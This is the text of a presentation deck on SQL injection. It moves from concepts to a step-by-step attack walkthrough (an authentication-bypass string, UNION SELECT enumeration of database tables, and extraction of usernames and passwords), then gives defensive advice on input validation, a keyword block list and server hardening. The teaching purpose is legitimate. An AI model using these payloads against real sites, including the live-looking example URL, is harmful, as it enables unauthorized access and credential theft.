SQL INJECTION

By:
Himanshu Sharma
нα¢кєя

About Me

- More known as нα¢кєя
- Just another crazy guy, interested in unusual things like webapp and network security.
- Still 18, in college with no idea about future :D
- Security manager at FileIce LLC
- Awarded with Google's Hall of fame.
- Credited on Apple's Security researcher acknowledgement page.
- Credited on Microsoft's Security researcher acknowledgement page.
- Credited on Facebook's Security researcher acknowledgement page.

Agenda

- What is SQL injection? – The Intro
- Why would I “SQLi”? – The Uses
- How do I SQLi? – The Procedure
- How does it work? – The Demo
- How do I fix it? – For the web masters

What is SQL Injection?

The ability to inject SQL commands into

the database engine

through an existing application

Introduction

- Very hard to understand the conceptual idea of SQL injection without partially understanding the code that runs in the background.
- SQL is relatively easy to read, a little more difficult to write
- There is a necessity to understand the different types of SELECT commands that are mostly used to retrieve information from a database.

How common is it?

- It is probably the most common Website vulnerability today!
- It is a flaw in "web application" development,
  it is not a DB or web server problem
  - Most programmers are still not aware of this problem
  - A lot of the tutorials & demo “templates” are vulnerable
  - Even worse, a lot of solutions posted on the Internet are not good enough
- In pen tests over 60% of our clients turn out to be vulnerable to SQL Injection

Vulnerable Applications

- Almost all SQL databases and programming languages are potentially vulnerable
  - MS SQL Server, Oracle, MySQL, Postgres, DB2, MS Access, Sybase, Informix, etc
- Accessed through applications developed using:
  - Perl and CGI scripts that access databases
  - ASP, JSP, PHP
  - XML, XSL and XSQL
  - Javascript
  - VB, MFC, and other ODBC-based tools and APIs
  - DB specific Web-based applications and API's
  - Reports and DB Applications
  - 3 and 4GL-based languages (C, OCI, Pro*C, and COBOL)
  - many more

Vulnerabilities

- SQL injection vulnerabilities come in two main forms.
- Both forms involve injecting SQL code into a website.
- (1) Injecting into a form. Such as username and password boxes on a login page.

- (2) Injecting into a URL. Like
  http://airtellivecards.com/davinci/airtellivecards/ShowCont.aspx?LK=10

Goals:

- Your goal as an injector is to outsmart the SQL server.
- SQL server is normally running as either the local 'system' account, or a 'domain user' account, an attacker can do a great deal of harm by executing the command xp_cmdshell, xp_availablemedia may reveal the available drives on the machine.
- attacker might use xp_regXXX these functions to read the SAM, change the configuration of a system service etc.

How SQL works

- Before you can perform an injection, you must first understand how SQL works.
- the username and password you entered is kept in the site's member table
- The login form takes the conditions that you supply, and searches the member table for any rows that satisfy those conditions.
- If a row exists that has both the same username and password, then you are allowed to go on your account else print error message

SQL can also display information on a website

•If a site has a news section, there may be an SQL table that, for example, holds all of the article names.

•When you click a link like this, www.site.com/news.php?ArticleID =10, the link tells the site to look in the table that stores the article names for an article who's "ArticleID" is 10.

Figure B
Article_Name

Article_ID	Title
10	Cats
11	Dogs
12	Cows

Commands

(a)What They Are and What to Look for:

- By typing certain words called commands, you are able to tell the SQL server (the website) what you want to do to a specific table, column, or record.

- If you are injecting into a URL (link) you place your command after the "=" sign in the URL.

- If you are injecting into a form, such as a login form, put your command(s) in the boxes where you would normally type your username and password.

The power of '

- It closes the string parameter
- Everything after is considered part of the SQL command
- Misleading Internet suggestions include:
  - Escape it! : replace ' with ' '
- String fields are very common but there are other types of fields:
  - Numeric
  - Dates


•(b) Familiarization and Syntax

•The manner in which you write commands is called syntax.

•You must use the right syntax in order for the SQL server to understand what you want it to do.

•You will see a language, not just words on a screen.

SQL Injection Testing Methodology



Form Injection

- The easiest SQL injection to perform is called "Authorization Bypass
- We must trick the website into thinking that we have supplied a correct username and password by making it return at least one row.
- The username and password boxes are each surrounded by invisible single quotes.
- **Figure C**

  Username: ' |___Bob___| '

  The username 'Bob' will be searched for in the member table.

>>cont..

•If you have an opening quotation mark in Authorization Bypass you must always put a closing quotation mark or else you will get an error.

-Figure D-

Username: ' |___z'_____| '

•'z" (an opening quotation mark, the letter z, a closing single
quotation mark, and an opening quotation mark) will be searched for in the member table.

•Now, let's try submitting the following z' OR 'x'='x.

Figure E-

Username: ' |z'_OR_'x'='x| '

•When you include the imaginary quotation marks shown above as single quotation marks outside of the box, the username being searched for looks like 'z' OR 'x'='x'.

•Supply this as both the username and password, and you will be successfully logged in to the website.

URL Injection

- In a link on a website you may find that there is an "=" sign. you will need to type commands after the "=" sign.
- Simply start typing the commands after the equals sign and click "Go" in your web browser, as if you are going to a new website.
- The example URL on which we will perform example attacks will be www.site.com/news.php?ArticleID=10.

Attack 1

GOAL: *Obtain a username and password.*

Vulnerable URL: *www.site.com/news.php?ArticleID=10*

STEP 1: **Determine if link is vulnerable.**

a. www.site.com/news.php?ArticleID=10+AND+1=0--

- Command Translation: Display article 10 only if the number 1 is the same as the number 0.

b. www.site.com/news.php?ArticleID=10+AND+1=1--

- Command Translation: Display article 10 only if the number 1 is the same as the number 1.

STEP 2

Find total number of columns displayed on the page.

a. www.site.com/news.php?ArticleID=10+ORDER+BY+1--

- -"ORDER BY 1" (where "1" is the column number) tells the page to display the first column on the page first.

b. Repeat step above, increasing the number "1" by one each time until you receive an error.

- **i.** Stop when you get an error message, subtract one from this number and record it.
- **ii.** You have now discovered that there are n total columns on the page.

UNION SELECT TO FIND VULNERABLE COLUMN:

- OK so now we have found a target site with a vulnerable link and known column count. Let us now dig in and start retrieving information from the backend database. We will start by modifying our previous ORDER BY statement to use UNION SELECT statement instead. It should now look like this:
-
- INTEGER:
- http://www.site,com/news.php?id=10+UNION+SELECT+1,2,3,4,5--

- We will now refresh the page and see if it weirds out and shows us anything interesting.
- look for column numbers to be displayed in the page. This is the backend database actually showing us what columns are being used to display information on the page, which we will then take advantage of by using them to display our custom requested information.

Displaying table names.

a. www.site.com/news.php?ArticleID=

-1+UNION+SELECT+1,2,3+FROM+INFORMATION_SCHEMA.TABLES--

- Command Reminder: "SELECT" tells the website to display the information that you specify from the table.
- Notice: You must change the original article number (10) to negative one.

b. www.site.com/index.php?id=-725+UNION+SELECT+1,GROUP_CONCAT(table_name),3,4,5+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=database()--

Reminder: You may replace any number that was displayed on the webpage (preferably only one of them) with "table_name."

- Command Translation: Show me the name of a table.

Attack 1(cont..)

STEP 5

Find target table name.

a. http://www.site.com/index.php?id=-725+UNION+SELECT+1,GROUP_CONCAT(column_name),3,4,5+FROM+INFORMATION_SCHEMA.COLUMNS+WHEREe+TABLE_NAME=UserAccounts

b. Command Translation: Display the name of the next table in the list after 'displayed_table.'

b. Repeat step 4a until a reasonable name for a members table is displayed.

- For our attack, let's say we have found a table named "UserAccounts"

Displaying Columns

http://www.site.com/index.php?id=-725+UNION+SELECT+1,GROUP_CONCAT(column_name),3,4,5+FROM+INFORMATION_SCHEMA.COLUMNS+WHEREe+TABLE_NAME=UserAccounts

a. Command Translation: Show me the names of the columns in the table "UserAccounts“

Find target columns.

a. http://www.site.com/index.php?id=-725+UNION+SELECT+1,GROUP_CONCAT(id,0x3a,login,0x3a,password,0x3a,email,0x3a,access_level),3,4,5+FROM+UserAccounts-

- If you are looking for user, pass, login_name, etc…

SQL Injection Defense

- It is quite simple: **input validation**
- The real challenge is making best practices consistent through **all** your code
  - Enforce "strong design" in new applications
  - You should audit your existing websites and source code
- Even if you have an air tight design, harden your servers

Strong Design

- Define an easy "secure" path to querying data
  - Use stored procedures for interacting with database
  - Call stored procedures through a parameterized API
  - Validate all input through generic routines
  - Use the principle of "least privilege"
    - Define several roles, one for each kind of query

Input Validation

- Define data types for each field
  - Implement stringent "allow only good" filters
    - If the input is supposed to be numeric, use a numeric variable in your script to store it
  - Reject bad input rather than attempting to escape or modify it
  - Implement stringent "known bad" filters
    - For example: reject "select", "insert", "update", "shutdown", "delete", "drop", "--", "'"

Harden the Server

1. Run DB as a low-privilege user account
2. Remove unused stored procedures and functionality or restrict access to administrators
3. Change permissions and remove "public" access to system objects
4. Audit password strength for all user accounts
5. Remove pre-authenticated linked servers
6. Remove unused network protocols
7. Firewall the server so that only trusted clients can connect to it (typically only: administrative network, web server and backup server)

Detection and Dissuasion

- You may want to react to SQL injection attempts by:
  - Logging the attempts
  - Sending email alerts
  - Blocking the offending IP
  - Sending back intimidating error messages:
    - "WARNING: Improper use of this application has been detected. A possible attack was identified. Legal actions will be taken."
    - Check with your lawyers for proper wording
- This should be coded into your validation scripts

Conclusion

- SQL Injection is a fascinating and dangerous vulnerability
- All programming languages and all SQL databases are potentially vulnerable
- Protecting against it requires
  - strong design
  - correct input validation
  - hardening

A lot of SQL Injection related papers

- http://www.nextgenss.com/papers.htm
- http://www.spidynamics.com/support/whitepapers/
- http://www.appsecinc.com/techdocs/whitepapers.html
- http://www.atstake.com/research/advisories

Other resources

- http://www.owasp.org
- http://www.sqlsecurity.com
- http://www.securityfocus.com/infocus/1768

DEMO TIME :D

Advanced SQL Injection Showing the power of sqli

Getting a Shell directly on a website with sql injection ☺

Thank You

A special thanks to H.R, Mx,Hax0r,M00dy,Zer0 for helping me with stuff <3

Contact me : hacker.himanshusharma@gmail.com

http://www.facebook.com/s3curity.net